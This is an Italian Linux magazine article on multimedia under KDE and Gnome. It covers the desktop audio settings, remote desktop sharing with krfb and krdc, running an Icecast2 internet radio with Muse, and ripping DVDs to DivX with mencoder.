Suono e multimedia con KDE e Gnome

Analizziamo in dettaglio gli strumenti utilizzati dai desktop più diffusi per gestire le periferiche audio, gli avvisi di sistema e altri aspetti legati al multimedia per migliorare l'interazione con gli utenti

Negli ultimi anni, gli sviluppatori a capo dei progetti KDE e Gnome hanno concentrato i loro sforzi con l'obiettivo di rendere più semplice la gestione dell'intero sistema anche ad utenti poco esperti, così hanno dotato il loro desktop di veri e propri "centri di controllo", molto simili nelle funzionalità (in alcuni casi anche nell'aspetto) al Pannello di Controllo tipico dei sistemi Windows. Così si è cercato di concentrare l'intera gestione del sistema in un unico strumento grafico, semplice ed intuitivo da utilizzare, per tenere tutto sotto controllo con il minor dispendio di energie. Attraverso questi strumenti è possibile gestire la sicurezza, la rete, l'aspetto grafico, il risparmio energetico, periferiche (stampanti, tastiera, mouse, ecc.) e molto altro. Anche se operano entrambi sullo stesso sistema, bisogna sottolineare che gli strumenti utilizzati dai due desktop e la loro organizzazione, sono alquanto differenti. Cerchiamo di capire come sono fatti e come funzionano, analizzando in particolare la sezione per la gestione dell'audio e di alcune applicazioni multimediali.

CENTRO DI CONTROLLO KDE

LICENZA: **GNU GPL**

SITO WEB: **www.kde.org**

TIPO: **Sistema**

GNOME CONTROL CENTER


LICENZA: **GNU GPL**


SITO WEB: **www.gnome.org**



TIPO: **Sistema**

Gli strumenti di Gnome

UNITÀ E SUPPORTI RIMOVIBILI






Da qui è possibile gestire diversi tipi di supporti rimovibili, dalle memorie di massa (hard disk esterni, penne USB, schede di memoria, ecc.) a CD e DVD anche masterizzabili, fino alle fotocamere digitali. La scheda Storage permette di impostare il montaggio automatico delle periferiche. La scheda Multimedia consente di impostare le applicazioni da eseguire automaticamente quando il sistema rileva di un CD audio, un DVD video o una fotocamera digitale.

CONTROLLO VOLUME


Per la configurazione dei volumi e del mixer audio, Gnome non prevede strumenti dedicati all'interno del suo centro di controllo, ma un apposito tool nel menu principale Applications/Audio & Video/Controllo volume. Come accade per ogni applicazione di questo tipo è possibile impostare il livello del volume per le linee in entrata e uscita: casse, microfono, CD, ecc.

SERVER DEL DATABASE DEI CD

Da qui è possibile impostare i parametri per la ricerca di informazioni sui CD audio (nome dell' artista, dell'album e titolo della canzone). La ricerca delle informazioni avviene utilizzando i server remoti CDDB impostando l'URL esatto del server. È possibile utilizzare il server FreeDB (freedb.freeedb.org) oppure indicarne altri.

AUDIO

Utilizzando il menu System/Preferenze /Audio o l'icona Audio all'interno del centro di controllo possiamo avviare l'applicazione che si occupa della gestione dei suoni di sistema. Il tool Sound Preferences è diviso in schede: la prima (General) consente di eseguire o meno il server sonoro all'avvio del sistema, la seconda (Sound Events) permette di associare suoni, anche personalizzati agli eventi, mentre con la terza (System Bell) è possibile abilitare e personalizzare il suono della campanella di sistema.

Gli strumenti di KDE

AVVISI DI SISTEMA
Attraverso questo modulo è possibile abilitare la notifica degli eventi da parte di KDE e di alcune applicazioni fondamentali. Sono disponibili numerosi suoni predefiniti associati agli eventi di sistema ma è sempre possibile inserire suoni personalizzati e ascoltare in anteprima l'effetto prodotto

CD AUDIO
Questo modulo semplifica la creazione di file wav, MP3 e Ogg Vorbis direttamente dal lettore CD-DVD. Il sistema può essere richiamato scrivendo "audiocd:/" nella barra dell'indirizzo di Konqueror. È possibile configurare il tipo di encoding, la ricerca su CDDB e le impostazioni del dispositivo

CAMPANELLA DI SISTEMA
Da qui è possibile personalizzare il suono della campanella di sistema, il "bip" che si sente quando si verifica una condizione di errore. Attraverso il modulo "Accessibilità" è possibile personalizzare ulteriormente il suono scegliendone uno di proprio gusto

SISTEMA SONORO
Il modulo per la configurazione di aRts, il server sonoro di KDE. Questo programma consente di ascoltare i suoni di sistema e contemporaneamente ascoltare MP3 o le musiche utilizzate nei giochi. Inoltre, offre la possibilità di applicare effetti differenti ai suoni di sistema e fornisce ai programmatori un modo per ottenere il supporto sonoro

RECUPERO CDDB
Da qui vanno impostati i parametri per la ricerca di informazioni sui Cd Audio come nome dell' artista, nome dell'album e titolo della canzone. La ricerca delle informazioni può avvenire sul server remoto CDDB o nella cache locale, impostando nel primo caso l'URL esatto del server e nel secondo il percorso alla directory

MIXER
Modulo per la configurazione del mixer audio Kmix, utilizzato di default dal desktop KDE. Da qui è possibile caricare e salvare i volumi attualmente utilizzati da Kmix e variare il tempo di esecuzione impostando il numero di dispositivi audio da rilevare. Più basso è questo valore più l'esecuzione di Kmix sarà rapida

Controlliamo il desktop da remoto

Passo passo come utilizzare gli strumenti integrati in KDE per condividere il nostro desktop all'interno di una rete e rendere possibile la gestione a distanza del sistema

Cosa vuol dire condividere un desktop? Significa permettere ad uno o più utenti collegati in rete (una rete fisica, cioè tra singoli computer collegati mediante cavi, sistemi wireless o la stessa Internet) di visualizzare il contenuto del nostro schermo, come se si trovassero seduti di fronte al nostro PC. Ovviamente, possiamo decidere di non limitare la condivisione alla semplice visualizzazione di quanto appare sul display, ma di estenderla all'uso attivo di mouse e tastiera. KDE fornisce strumenti piuttosto raffinati per ottenere tutto questo: si tratta di krfb per condividere una sessione di KDE e di krdc per connettersi ad un desktop remoto. Krfb permette sia di creare degli accessi momentanei (chiamati inviti personali), sia di stabilire una password che consenta una connessione permanente, ideale per amministrare il sistema a distanza.

Alessandro Di Nicola








Fig. 1 • Il tool Krfb con tre connessioni create




KRFB 3.4
LICENZA: **GNU GPL**
SITO WEB: **www.kde.org**
TIPO: **Utility**

KRDC 3.4
LICENZA: **GNU GPL**
SITO WEB: **www.kde.org**
TIPO: **Utility**

Prendi il mio desktop

Configuriamo il sistema per consentire la condivisione del desktop con altri utenti

1 CONDIVISIONE DESKTOP Dal menu di KDE, spostiamoci sul sotto menu Internet e selezioniamo la voce Krfb (Condivisione desktop) . Questo programma è un' interfaccia grafica che utilizza il protocollo Remote Frame Buffer per la condivisione del desktop.

2 NUOVA CONDIVISIONE Dalla finestra principale di Krfb premiamo il pulsante Configura, così da abilitare le connessioni non invitate, quelle cioè che richiedono il semplice inserimento di una password per esser avviate. Da qui eseguiamo la configurazione della condivisione.

3 TIPO DI CONNESSIONE Nella finestra di configurazione abilitiamo l'opzione Permetti connessioni non invitate e quella Permetti connessioni senza invito per controllare il desktop . Questa permette il controllo del desktop (oltre alla semplice visione) a chi si collega da remoto.


Assicuriamoci l'accesso

Configuriamo il tipo di connessione e definiamo la password d'accesso

1 FACCIAMO ATTENZIONE Assicuriamoci che l'opzione Conferma connessioni senza invito sia disabilitata. In caso contrario la connessione al sistema remoto sarà rifiutata.




2 LA PASSWORD DI ACCESSO Inseriamo, infine, una password per il collegamento. Si consiglia, ovviamente, di sceglierla con oculatezza (almeno sei caratteri, comprendenti anche dei numeri).

3 CONDIVISIONE PRONTA Clicchiamo sul pulsante OK per confermare la nuova configurazione. Tutto qui: adesso possiamo collegarci al desktop remoto da un'altra macchina usando i dati inseriti.

Connessione al desktop remoto

Dopo aver configurato il sistema siamo finalmente pronti per provare la connessione

1 CONNESSIONE A DESKTOP REMOTO Dal menu di KDE sezione Internet, selezioniamo Krdc (connessione a desktop remoto o remote desktop connection) . In realtà, per collegarci con krfb o un qualsiasi programma VNC.

2 INDIRIZZO DELLA MACCHINA Dalla prima schermata indichiamo l'indirizzo della macchina remota. Se effettuiamo il test in locale, sulla stessa macchina che condivide il desktop, basta indicare l'indirizzo di loopback (127.0.0.1).

3 IDENTIFICHIAMO LO SCHERMO Nel campo di testo Desktop remoto , oltre all'indirizzo 127.0.0.1, è necessario indicare il numero che identifica lo schermo da condividere (0), 127.0.0.1:0. A questo punto premiamo il pulsante Connetti .

4 VELOCITÀ DI CONNESSIONE Dalla nuova schermata possiamo indicare la qualità della connessione: nel nostro caso, Alta qualità , pociché siamo collegati sulla stessa macchina. In sintesi: qualità alta per reti locali, media per ADSL, bassa per modem 56K.

5 EFFETTUIAMO IL LOGIN Per finire, inseriamo la password che abbiamo stabilito durante la configurazione di Krfb. Fatto questo per provare la connessione basta premere il tasto Invio. Pochi secondi e dovrebbe apparire il desktop remoto .

6 FINALMENTE CONNESSI! Nel pannello in alto troviamo i pulsanti per controllare il desktop remoto: il secondo da sinistra permette di passare dalla visualizzazione a tutto schermo a quella in finestra, mentre l'ultimo pulsante consente di chiudere la connessione.

Mettiamo la radio online

Realizziamo un progetto per la diffusione di contenuti audio in Rete. Ottimo per trasmettere una radio professionale online o semplicemente per ascoltare le nostre canzoni preferite in una LAN

Se abbiamo intenzione di trasmettere musica, live acustici, brani di amici, i dischi preferiti, possiamo farlo semplicemente con Linux e con il servizio dedicato allo streaming audio Icecast. Il programma è Open Source, quindi non soggetto a vincoli proprietari e soprattutto a costo zero. Inoltre, si dimostra il più snello in quanto a carico macchina. È sufficiente un semplice Pentium II, una manciata di RAM, la scheda di rete e l'immancabile scheda audio, collegata ad una linea abbastanza capace per essere subito in grado di trasmettere musica ai vostri potenziali ascoltatori. Ma andiamo per gradi.

COME FUNZIONA E A COSA SERVE

Utilizzeremo due macchine per la trasmissione in diretta, il server con sopra Icecast e il client che userà qualche applicazione dedicata allo streaming verso questi servizi. Ne esistono diversi, compreso l'ormai famoso *XMMS* (con l'aggiunta del modulo *xmms-liveice*), ma più avanti analizzeremo alcune caratteristiche interessanti di altre applicazioni (Muse). Riassumiamo quello di cui abbiamo bisogno:

- Connessione Internet a banda larga. Pensate bene se affittare un server dedicato, oppure di fare le cose con un normale PC, nel caso della rete locale, ricordandovi però che con un 'ADSL Flat generica il carico d'ascolto sostenibile sarà, basandoci su codifiche (encoding rate) abbastanza modesto, al massimo dieci utenti collegati per volta;
- Probabilmente un piccolo mixer, un microfono e una patch telefonica da collegare al mixer per acquisire direttamente dal telefono;
- Icecast Server accompagnato da un client di streaming radio eseguibile sul computer ospitante il servizio, o su una macchina remota.

INSTALLIAMO IL SERVER ICECAST

Per installare Icecast Server, il modo più semplice è utilizzare apt-get (o il front-end grafico Synaptic) per il formato DEB specificando il pacchetto desiderato,

```
apt-get install icecast2
```

oppure potete procedere all'installazione del pacchetto da sorgente. In aggiunta al servizio vero e proprio, sarà necessario condire il tutto con l'installazione di *LAME* e delle librerie *OGG VORBIS*. Sulla Debian Icecast è disabilitato di default, quindi, dopo aver editato il file */etc/icecast2/icecast .xml* secondo le esigenze che il servizio dovrà soddisfare, potremo definire nel file */etc/default /icecast2* la voce ENABLE impostandola su TRUE. Nella definizione delle caratteristiche con le quali il servizio sarà eseguito, il buon amministratore dovrà conoscere le specifiche che definiranno l'interazione con gli ascoltatori e con chi trasmette, cioè coloro i quali inviando la musica da trasmettere a Icecast, genereranno la playlist prevista in radio.

CONFIGURAZIONE DEL SERVIZIO

Adesso concentriamoci sugli aspetti salienti da considerare. Le rifiniture le scoprirete man mano che la vostra radio acquisirà sempre più identità.

```
<authentication>
<!-- Sources log in with username 'source' -->
```

LICENZA: **GPL**
SITO WEB: **www.icecast.org**
TIPO: **MULTIMEDIA**

LICENZA: **GPL**
SITO WEB: **http://muse.dyne.org**
TIPO: **MULTIMEDIA**

```
<source-password>s0urc3-access</source-
                                    password>
<!-- Relays log in username 'relay' -->
<relay-password>r3l4y-access</relay-password>
<!-- Admin logs in with the username given
                                    below -->
<admin-user>us3r-access</admin-user>
<admin-password>4dmin-access</admin-password>
</authentication>
```

Editiamo il file **icecast.xml** iniziando a cambiare le password di default personalizzandole come ci pare.

IL PARAMETRO HOSTNAME E LE INTERFACCE DI RETE

Questa operazione va eseguita come utente root, altrimenti ci sarà vietato l'accesso in scrittura. Come hostname inserite quello di cui disponete, dopo aver effettuato la registrazione di un dominio a tutti gli effetti oppure registrate un dominio dinamico nonché gratuito presso **www.dyndns.org** o simili.

```
<hostname>myradio.homelinux.org</hostname>
```

Quando nel file di configurazione troverete i campi Bind address significa che Icecast deve essere informato su quali interfacce di rete sarà eseguito, ad esempio il vostro indirizzo ppp, e non dimenticate che, essendo un file XML, le linee che iniziano con i caratteri <!-- e finiscono con --> indicano campi commentati, cioè rappresentano funzioni che non saranno eseguite. Come nell'esempio precedente, il campo Bind address è commentato di default, lasciandolo invariato Icecast sarà eseguito su tutte le interfacce attive. Le porte con le quali il servizio comunicherà sono quelle di default per questo genere di trasmissioni TCP, 8000 e 8001. Per la voce mountpoint, come ad esempio mount point giulio, pensate a qualcosa del genere

```
http://myradio.homelinux.org:8000/giulio
```

Dove i mountpoint indicano flussi audio differenti, dichiarati nel file di configurazione, ai quali possiamo assegnare accessi specifici, con e senza autenticazione d'ascolto. Consideriamo il caso in cui un nostro amico ha un accesso su un determinato mountpoint, collegandoci via browser

```
http://myradio.homelinux.org:8000/mioamico
```

o con XMMS da terminale

```
xmms http://myradio.homelinux.org:8000
                                    /mioamico
```

ascolteremo la sua radio. Nel file di configurazione le cose andranno spiegate orientativamente, secondo le proprie scelte, come segue:

```
<mount>
    <mount-name>/mioamico</mount-name>
    <username>nome_amico</username>
    <password>xxxxxxx</password>
    <max-listeners>2</max-listeners>
    <dump-file>/tmp/dump-example1.ogg<
                                    /dump-file>
    <burst-size>65536</burst-size>
    <fallback-mount>/mioamico</fallback-mount>
    <fallback-override>1</fallback-override>
    <hidden>1</hidden>
    <no-yp>1</no-yp>
    <authentication type="htpasswd">
    <option name="filename" value="myauth"/>
    <option name="allow_duplicate_users"
                                    value="0"/>
</authentication>
```

Per rendere pubblico l'ascolto e permettere agli ascoltatori di raggiungere la radio senza la necessità di conoscere login e password, basta commentare o eliminare del tutto la parte relativa all'autenticazione (<authentication type...</authentication>). In questo caso abbiamo definito la directory entro il quale farlo operare, assegnato login e password per effettuare la trasmissione, limitato gli ascoltatori a due soltanto ed evitato il directory listing (campo no-yp). Per avere gli accessi e gli eventuali errori in tempo reale, utili specialmente durante la fase di configurazione e stabilizzazione del servizio, vi basterà usare il solito

```
tail -f /var/log/icecast2/access.log
```

per visualizzare gli accessi sia dei trasmettitori sia degli ascoltatori; puntando invece su errors.log potrete tentare il debugging di qualche noioso errore. Come amministratori, puntando sulla porta del servizio, potrete monitorare le attività delle radio in esecuzione.

UTILIZZIAMO IL SERVIZIO CON MUSE

Il server è stato configurato ed è attivo sull'IP pubblico, quindi raggiungibile da Internet, così dallo stesso PC dove è in esecuzione il server o da un'altra macchina remota, possiamo utilizzare l'applicazione che preferiamo. Per la prova utilizzeremo Muse 0.9.0 ma si può usare anche XMMS, disponibile in tutte le distribuzioni che utilizzano KDE. Muse rappresenta la scelta ideale

perché si tratta di un'applicazione dedicata allo streaming con caratteristiche uniche in questo senso, infatti consente di

- Attivare più canali nei quali caricare diverse playlist;
- Trasmettere contemporaneamente musica da diverse playlist (sfumare un pezzo con un altro giocando con i volumi);
- Intervenire nella trasmissione con l'ausilio di un microfono o, affinando ancora meglio la nostra radio, inserire nel line-in o nell'entrata microfono della nostra scheda audio il master in uscita di un mixer sul quale è stato collegato il microfono, una patch telefonica, un lettore CD, un riproduttore a nastro, una chitarra amplificata, un sequencer, una drum machine...;





Fig. 1 • Muse in esecuzione, con i comandi bene in vista e molto intuitivi

- Trasmettere contemporaneamente la stessa trasmissione su due o più server nella rete;
- Encoding Mp3 o OGG Vorbis;
- Massima configurabilità delle proprietà di encoding (compressione) dello streaming;
- Monitoraggio dei volumi e dell'ampiezza di banda che la trasmissione sta occupando;
- Modalità d'esecuzione dei pezzi singoli (quelli selezionati) oppure continua, che esegue tutta la playlist e loop;
- Streaming in tempo reale da tutto ciò che stiamo ascoltando.


E in tutto questo Muse risulta essere leggerissimo (alcune parti sono in Assembler), si presenta come un'applicazione embedded allo streaming, fortemente incatenata e specifica per questo genere di trasmissioni e gestione di flussi. Muse (**Figura 1**) è esplicitamente designata in just for streaming, permette l'esecuzione della vostra radio anche da linea di comando lasciando spazio anche a chi decide di andare in onda senza l'ausilio del Server X o tramite connessione in SSH. Le icone in alto da sinistra verso destra indicano per ordine: configurazione del server di destinazione, aggiunta di un nuovo canale, intervento del microfono nella trasmissione, mute on/mute off delle vostre casse audio, visualizzazione dei Vumeters, credits agli sviluppatori. Eseguendo Muse in veste grafica, ma lanciando il programma da terminale (**Figura 2**), possiamo avere in tempo reale, ben stampato sull'output della linea di comando, le caratteristiche in esecuzione, come il server al quale siamo connessi, l'encoding selezionato, il pezzo in esecuzione, ecc. Cliccando sull'icona lets stream apparirà il pannello di streaming (**Figura 3**). Da qui potrete selezionare la qualità d'encoding in maniera orientativa oppure definendola nei dettagli con l'ausilio del bottone I'm Expert. In base alla vostra capacità di banda in upload (solitamente le ADSL a 128 garantiscono fino a 30kb/s), raggiungerete la vostra compressione ideale. Nel form Enter filename potrete selezionare un encoder differente dall'oggenc o dal lame, e nella sezione sottostante specificare le immancabili caratteristiche di connessione: l'hostname o l'IP del server da raggiungere, la porta, il mountpoint che descrive il file che man mano viene generato e rigenerato sul server, il nome della vostra radio, l'indirizzo della vostra radio (potreste inserire l'URL del sito che non è ospitato né sul server né sulla macchina dalla quale streammate), il tipo di login che varia alla tipologia di server che usate, nel nostro caso icecast2, e infine la vostra username e la vostra password. Cliccare, dunque, su Connect!

Giuseppe De Marco

Fig. 2 • Avviando l'applicazione dalla riga di comando è possibile leggere in output diversi dati di conessione

Fig. 3 • Pannello di configurazione del flusso di streaming

Rippiamo un DVD

Conosciamo meglio le tecniche e impariamo ad utilizzare i programmi che ci permettono di estrarre il contenuto dei nostri DVD video e trasferirlo su semplici CD o inserire più film su un singolo supporto

Grazie ai codec DivX possiamo ridurre lo spazio fisico occupato dai nostri film con perdite di qualità accettabili. È possibile masterizzare tra i 6 e i 9 film su un singolo DVD (il doppio su supporti a doppio strato), oppure trasferire un intero film su un singolo CD grazie all'efficienza del codec Mpeg4.

LE TRACCE DA ESTRARRE

Prima di cominciare la fase di rippaggio del nostro DVD, dobbiamo identificare la traccia video e la traccia audio che ci interessano. Per fare ciò, inseriamo il DVD nel lettore del computer, apriamo una console ed eseguiamo il comando

```
mplayer dvd:// -v | grep open
```

Tra le prime righe ci sarà una parte simile a questa:

```
DVD successfully opened.
[open] audio stream: 0 audio format: ac3
                (5.1) language: en aid: 128
[open] audio stream: 1 audio format: ac3
                (5.1) language: it aid: 129
[open] audio stream: 2 audio format: ac3
             (stereo) language: en aid: 130
[open] number of audio channels on disk: 3.
```

L'output generato ci consente di capire l'identificativo della traccia audio che ci interessa. Nel nostro caso, supponendo di voler utilizzare l'audio italiano, dovremo utilizzare l'aid 129 quando daremo le istruzioni per il rippaggio.

RIPPAGGIO DA LINEA DI COMANDO

Il primo passo serve a creare il file contenente la traccia audio compressa in MP3.

```
rm frameno.avi
mencoder dvd:// -ovc frameno -oac
        mp3lame -lameopts br=128:q= 9:aq= 9
        :cbr:mode=1 -o frameno.avi -aid 128
```

Al termine della creazione della traccia audio otterremo un messaggio del genere.

```
Recommended video bitrate for 650MB CD: 630
Recommended video bitrate for 700MB CD: 693
Recommended video bitrate for 800MB CD: 813
…
Recommended video bitrate for 2 x 800MB
                                CD: 1719
```

Seguendo il suggerimento e supponendo di voler creare un file da 700 Mbyte, realizziamo il primo passo del rippaggio della traccia video:

```
mencoder dvd:// -oac copy -ovc lavc
       -lavcopts vcodec=mpeg4:vhq :vpass=1:
   vbitrate=693 -ofps=25 -vop scale=384x288
                          -of avi -o film.avi
```

Oltre al film verrà creato un file di log, utilizzato nel secondo passaggio per ottimizzare il video.

```
mencoder dvd:// -oac copy -ovc lavc
        -lavcopts vcodec=mpeg4:vhq:vpass=2:
    vbitrate=693 ofps=25 -vop scale=384x288
                          -of avi -o film.avi
```

Il file così realizzato è pronto per essere visualizzato subito o dopo averlo masterizzato su supporto digitale CD o DVD.

Carmine De Pasquale



